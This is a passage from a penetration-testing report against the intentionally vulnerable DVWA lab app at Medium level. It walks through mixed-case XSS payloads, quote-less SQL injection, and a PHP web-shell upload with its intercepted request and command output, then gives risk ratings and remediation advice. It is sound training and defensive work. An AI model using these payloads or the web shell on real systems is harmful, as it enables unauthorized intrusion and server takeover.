
Step 3: Bypass the Filter

- Use mixed-case <Script> which is **not blacklisted**:

Payload Used:

<Script>alert('XSS')</Script>

The browser executes the JavaScript and displays an alert box, confirming Reflected XSS.


http://192.168.1.105/vulnerabilities/xss_r/?name=<Script>alert("XSS")<%2FScript>#

192.168.1.105

XSS

Result

- DVWA Medium level is still vulnerable to Reflected XSS.
- Although <script> is filtered, alternative casing allows execution.

6.4 Cross-Site Scripting (XSS) – Stored (Medium Level)

Description

In DVWA Medium security level, the developer attempts to mitigate Stored XSS by filtering only the lowercase <script> tag and restricting the **Name** input field to a maximum of 10 characters using client-side validation.

However, these protections are weak and easily bypassed:

1. **The filter is case-sensitive**
   It only removes <script> but allows:
   - <Script>
   - <ScRiPt>
   - <sCrIpT>
2. **The Name field limit is client-side only**
   This restriction can be bypassed by modifying the HTML attributes using the browser's developer tools (Inspect Element).

Because of these weaknesses, an attacker can inject JavaScript payloads that get saved in the backend database and execute automatically whenever the page is loaded.

This makes DVWA Medium vulnerable to **Stored Cross-Site Scripting**.

Impact

Stored XSS is more dangerous than Reflected XSS because the payload is **permanently stored** and executed for every user who views the page.


An attacker could:

- Steal user cookies or session IDs
- Execute malicious JavaScript in every visitor's browser
- Deface the page
- Redirect users to malicious sites
- Perform full session hijacking
- Launch automated browser attacks

Attack Method (Bypassing Input Restrictions)

Step 1: Inspect the Page

- On Medium level, the **Name** field has **maxlength=10**
- This prevents long payloads—but ONLY on the client side.
- Right-click the input box → **Inspect Element**
- Double-click the maxlength=**10** and change it to **100**



Vulnerability: Stored Cross Site Scripting (XSS)

```
<div class="vulnerable_code_area">
  <form method="post" name="guestform" onsubmit="return validate_form(this)"> event
    <table width="550" border="0" cellpadding="2" cellspacing="1">
      <tbody>
        <tr>
          <td width="100">Name *</td>
          <td>
            <input name="txtName" type="text" size="30" maxlength="100">
          </td>
        </tr>
        <tr>
```


```
input, textarea, select {
    font: 100% arial,sans-serif;
    vertical-align: middle;
}
```

Step 2: Bypass the Script Filter Using Mixed-Case Tags

- Since <script> is blocked but <Script> is NOT, use:

  <Script>alert('Stored XSS')</Script>

- Enter this into the **Name** field.
- Enter any message in the **Message** field.
- Click **Sign Guestbook**.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<Script> alert("Stored xss") </Script>`

Message * `hi`

Sign Guestbook

Name: test
Message: This is a test comment.

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Step 3: Trigger the Stored Payload

- Reload the page.
- Every time the guestbook loads, your payload is executed automatically.

Result

You will see the alert box:



http://192.168.1.105/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * <Script> alert("Stored xss") </Script>

192.168.1.105

Stored xss

Name: test
Message: This is a test comment.

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

6.5 SQL Injection (Medium Level)

Description

In DVWA Medium security level, the application attempts to protect the SQL Injection vulnerability by filtering certain special characters such as:

- ' (single quote)
- " (double quote)
- # (comment symbol)

However, DVWA Medium does **not** properly validate or parameterize the SQL query. Instead, it uses weak blacklist filtering, which can be bypassed using SQL techniques that do **not rely on quotes**.

Specifically, the Medium-level protection can be bypassed using **numeric-based SQL injection**, where the attacker injects conditions using logic operators instead of quotes.

This makes DVWA Medium still vulnerable to SQL Injection.

Impact

A successful SQL injection attack allows an attacker to:

- Bypass authentication checks
- Retrieve sensitive data from the database
- Enumerate database contents (usernames, passwords, etc.)
- Manipulate database queries
- Potentially escalate to database takeover

Attack Method (Quote-less SQL Injection)

Step 1: Test valid input


If "1" is entered, you receive a valid record → confirms the parameter is used in a SQL query.

Step 2: Test for SQL Injection Without Quotes

Since 1' or '1'='1 is blocked in Medium level, use:

1 or 1=1

When it is submitted, the database returns **all rows**, confirming the injection.



```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

This shows complete SQL query manipulation.

Result

DVWA Medium level remains vulnerable to SQL Injection because the filtering is:

- Blacklist-based
- Weak
- Case-sensitive
- Focusing only on the single quote character

This allows attackers to bypass restrictions using **pure numeric injection techniques**.

6.6 File Upload – Medium Level

Description

In DVWA Medium security level, the application attempts to restrict malicious file uploads by performing **basic MIME-type and file extension checking**.
However, these checks are weak and easily bypassed.

Key weaknesses in Medium level:

1. **Only the file extension is validated**, not the actual file content.
2. The validation checks only the **end of the filename**, allowing bypasses using double extensions such as:
    - shell.php.jpg
    - malware.php.png
3. The server does not verify or sanitize uploaded file names.
4. The upload directory allows execution of files (.php, .phtml, etc.).

As a result, attackers can upload a disguised PHP file and achieve **remote code execution (RCE)** on the server.

Impact

If exploited, attackers can:

- Upload/execute PHP webshells
- Run arbitrary commands on the server
- Compromise or deface the web application
- Access or modify sensitive files
- Potentially escalate to full server compromise

This makes File Upload one of the most critical vulnerabilities in DVWA.

Attack Method (Upload Restriction Bypass)


Step 1: Create a Simple PHP Web Shell

<?php echo shell_exec($_GET['cmd']); ?>

Save it as Shell.php

Step 2: Bypassing the upload restrictions


- Select the Shell.php file.
- Intercept the upload packet in burp suit.
- Change the **Content-Type: image/jpeg**



```

100000
------geckoformboundary5c3f40161b0e1b737fcf6f04fa46500
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET["cmd"]);?>
```

Step 3: Upload the file

- Now send the Post request
- Successful Upload Message will return the file path.



Request

```
Content-Type: multipart/form-data;
boundary=----geckoformboundary5c3f40161b0e1b737fcf6f04fa46500
Content-Length: 478
Origin: http://192.168.1.105
Connection: keep-alive
Referer: http://192.168.1.105/vulnerabilities/upload/
Cookie: PHPSESSID=ja8t48rp07ofs6qselmtcp6lu2; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary5c3f40161b0e1b737fcf6f04fa46500
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------geckoformboundary5c3f40161b0e1b737fcf6f04fa46500
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET["cmd"]);?>

------geckoformboundary5c3f40161b0e1b737fcf6f04fa46500
Content-Disposition: form-data; name="Upload"

Upload
------geckoformboundary5c3f40161b0e1b737fcf6f04fa46500--
```

Response

```
      Vulnerability: File Upload
    </h1>

    <div class="vulnerable_code_area">

      <form enctype="multipart/form-data" action="#" method="POST" />
      <input type="hidden" name="MAX_FILE_SIZE" value="100000" />
      Choose an image to upload:
      <br />
      <input name="uploaded" type="file" />
      <br />
      <br />
      <input type="submit" name="Upload" value="Upload" />
    </form>

    <pre>
      ../../hackable/uploads/shell.php succesfully uploaded!
    </pre>

  </div>

  <h2>
    More info
  </h2>
  <ul>
    <li>
```

Step 4: Execute the Uploaded Shell


- Navigate to the uploaded file location.

  ../../hackable/uploads/shell.php

- Append a command parameter:

  ../../hackable/uploads/shell.php?cmd=whoami

Result



```
http://192.168.1.105/hackable/uploads/shell.php?cmd=whoami
```

```
nobody
```

nobody is the username.

- This confirms the file upload vulnerability.

7. RISK RATING & IMPACT SUMMARY

The following table provides a consolidated overview of all identified Medium-level vulnerabilities in DVWA, including their **risk severity**, **impact**, and **likelihood of exploitation**. Risk ratings follow a standard scale used in cybersecurity assessments: **Low, Medium, High, Critical**.

7.1 Risk Rating Table

Vulnerability	Severity	Likelihood	Impact	Risk Summary
Brute Force (Medium)	Medium	High	Medium	Login can be brute-forced using Intruder despite 2-sec delay. No account lockout.
SQL Injection (Medium)	High	High	High	Filters can be bypassed using numeric injection. Allows database extraction.
Command Injection (Medium)	High	High	Critical	`OS level commands can be executed on the server
Reflected XSS (Medium)	Medium	High	Medium	Case-sensitive filter can be bypassed using mixed-case <Script>.
Stored XSS (Medium)	High	High	High	Payload stored in DB executes for every user → session hijacking risk.
File Upload (Medium)	Critical	High	Critical	Double extension upload (php.jpg) allows remote code execution.

7.2 Impact Summary

1. Brute Force – Medium Risk

- Attackers can guess credentials using automated tools.
- No lockout or throttling.
- Could lead to unauthorized access.

2. SQL Injection – High Risk

- Attackers can manipulate backend queries.
- Retrieve sensitive information.
- Enumerate user accounts.
- Potential database compromise.

3. Command Injection – Critical Risk

- OS-level commands executed on server.
- Can lead to complete system takeover.
- Highest-risk vulnerability in DVWA Medium.

4. Reflected XSS – Medium Risk

- Attacker can run scripts in victim's browser.
- Used for phishing or cookie theft.
- Requires user interaction (click).

5. Stored XSS – High Risk

- Payload is saved permanently.
- Executes automatically for every visitor.
- Enables full session hijacking.

6. File Upload – Critical Risk

- Attackers upload and execute malicious PHP files.
- Leads to full control of web server.
- Allows backdoor installation.

7.3 Overall Risk Summary

The DVWA Medium security level remains vulnerable to multiple high-impact attacks.
While certain filters attempt to increase difficulty (e.g., blocking quotes, adding delays, limiting input length), these controls are easily bypassed using simple techniques.

Overall Risk Level: HIGH

This is due to the presence of critical vulnerabilities such as:

- **Remote Code Execution (File Upload, Command Injection)**
- **Database extraction (SQL Injection)**
- **Persistent browser exploitation (Stored XSS)**

These can lead to **full compromise of the web application and server**.

8. REMEDIATION RECOMMENDATION

This section provides remediation steps to mitigate the identified vulnerabilities in DVWA (Medium Security Level) Brute force, sql injection, xss reflected, xss stored, file upload and command execution. The recommendations follow industry best practices and standard secure coding guidelines.

8.1 Brute Force Attack Mitigation

Issues Identified

- Login can be brute-forced using automated tools.
- No lockout mechanism, no rate limiting, no CAPTCHA.

Recommendations

- Implement **account lockout** after multiple failed attempts.
- Add **CAPTCHA / reCAPTCHA** to prevent automated login attempts.
- Enforce **rate limiting** (e.g., one login attempt per second per IP).
- Use **multi-factor authentication (MFA)**.
- Monitor login attempts and suspicious activities.

8.2 SQL Injection Mitigation

Issues Identified

- Filters are bypassed using numeric conditions.
- App uses string concatenation in SQL queries.

Recommendations

- Use prepared statements / parameterized queries (PDO, MySQLi).
- Implement strict input validation (whitelist numeric IDs).
- Avoid building SQL queries from user input.
- Use least privilege for DB user accounts.
- Enable error suppression to avoid leaking SQL errors.

8.3 Command Injection Mitigation

Issues Identified

- || operator bypasses filter.
- System commands executed directly using user input.

Recommendations

- Never pass unsanitized input to system commands.
- Use whitelist validation (only allow correct IP format).
- Replace system(), exec(), shell_exec() with safer alternatives.
- Disable dangerous PHP functions in php.ini
- Use **server isolation** (container / VM) for command execution features.

8.4 Reflected XSS Mitigation

Issues Identified

- <script> filter is case-sensitive.
- User input is reflected without sanitization.

Recommendations

- Implement output encoding (HTML escaping).
- Perform server-side validation of user input.
- Use allow-lists for safe characters.
- Implement a Content Security Policy (CSP):

8.5 Stored XSS Mitigation

Issues Identified

- Only client-side length restriction applied.
- Mixed-case script tags bypass filtering.
- Malicious scripts stored in DB.

Recommendations

- Enforce server-side validation for all user input.
- Sanitize user input before storing into database.
- Encode output before rendering it back to the user.
- Set CSP headers to block inline scripts.
- Escape all user-generated content using htmlspecialchars().

8.6 File Upload Vulnerability Mitigation

Issues Identified

- Only extension is checked.
- .php.jpg bypass is possible.
- Upload directory allows script execution.

Recommendations

- Implement a strict whitelist of allowed extensions (jpg/png/gif).
- Validate MIME type on the server side.
- Inspect file content using magic numbers.
- Rename uploaded files using random hashes (no user-supplied names).
- Store uploaded files outside web root, or:
- Disable script execution in upload directory using .htaccess:

8.7 Strengthen General Application Security

- Keep the web server and application updated.
- Enforce HTTPS with valid SSL certificates.
- Use secure session management (SameSite, HttpOnly, Secure cookies).
- Implement centralized logging and intrusion detection.
- Follow OWASP Top 10 secure development practices.

9. CONCLUSION

The penetration testing activities performed on the Damn Vulnerable Web Application (DVWA) – Medium Security level revealed multiple high-impact vulnerabilities that could be exploited by attackers to compromise the confidentiality, integrity, and availability of the application and underlying server.

Although DVWA is intentionally designed for security training, the findings demonstrate how weak filtering, improper validation, and absence of secure coding practices can lead to serious security weaknesses. Several modules such as **SQL Injection, Command Injection, File Upload, and Stored XSS** still allow full exploitation despite the Medium security setting.

Critical issues such as **remote code execution (via File Upload and Command Injection)** highlight the need for strong server-side controls and more robust input handling. Vulnerabilities like **Brute Force, Reflected XSS, and SQL Injection** emphasize why web applications must implement layered security controls rather than relying on simple blacklist filters or client-side validations.

The results of this assessment reinforce the importance of:

- Secure coding practices
- Server-side validation
- Strong authentication mechanisms
- Output encoding
- File upload restrictions
- Safe database interaction (prepared statements)
- Defense-in-depth architecture

Implementing the recommended remediation steps provided in this report will significantly improve the security posture of the application and help mitigate real-world attack techniques.

Overall, the testing successfully demonstrated how common web application vulnerabilities can be identified, exploited, and remediated using ethical hacking techniques—providing valuable insight into securing modern web applications.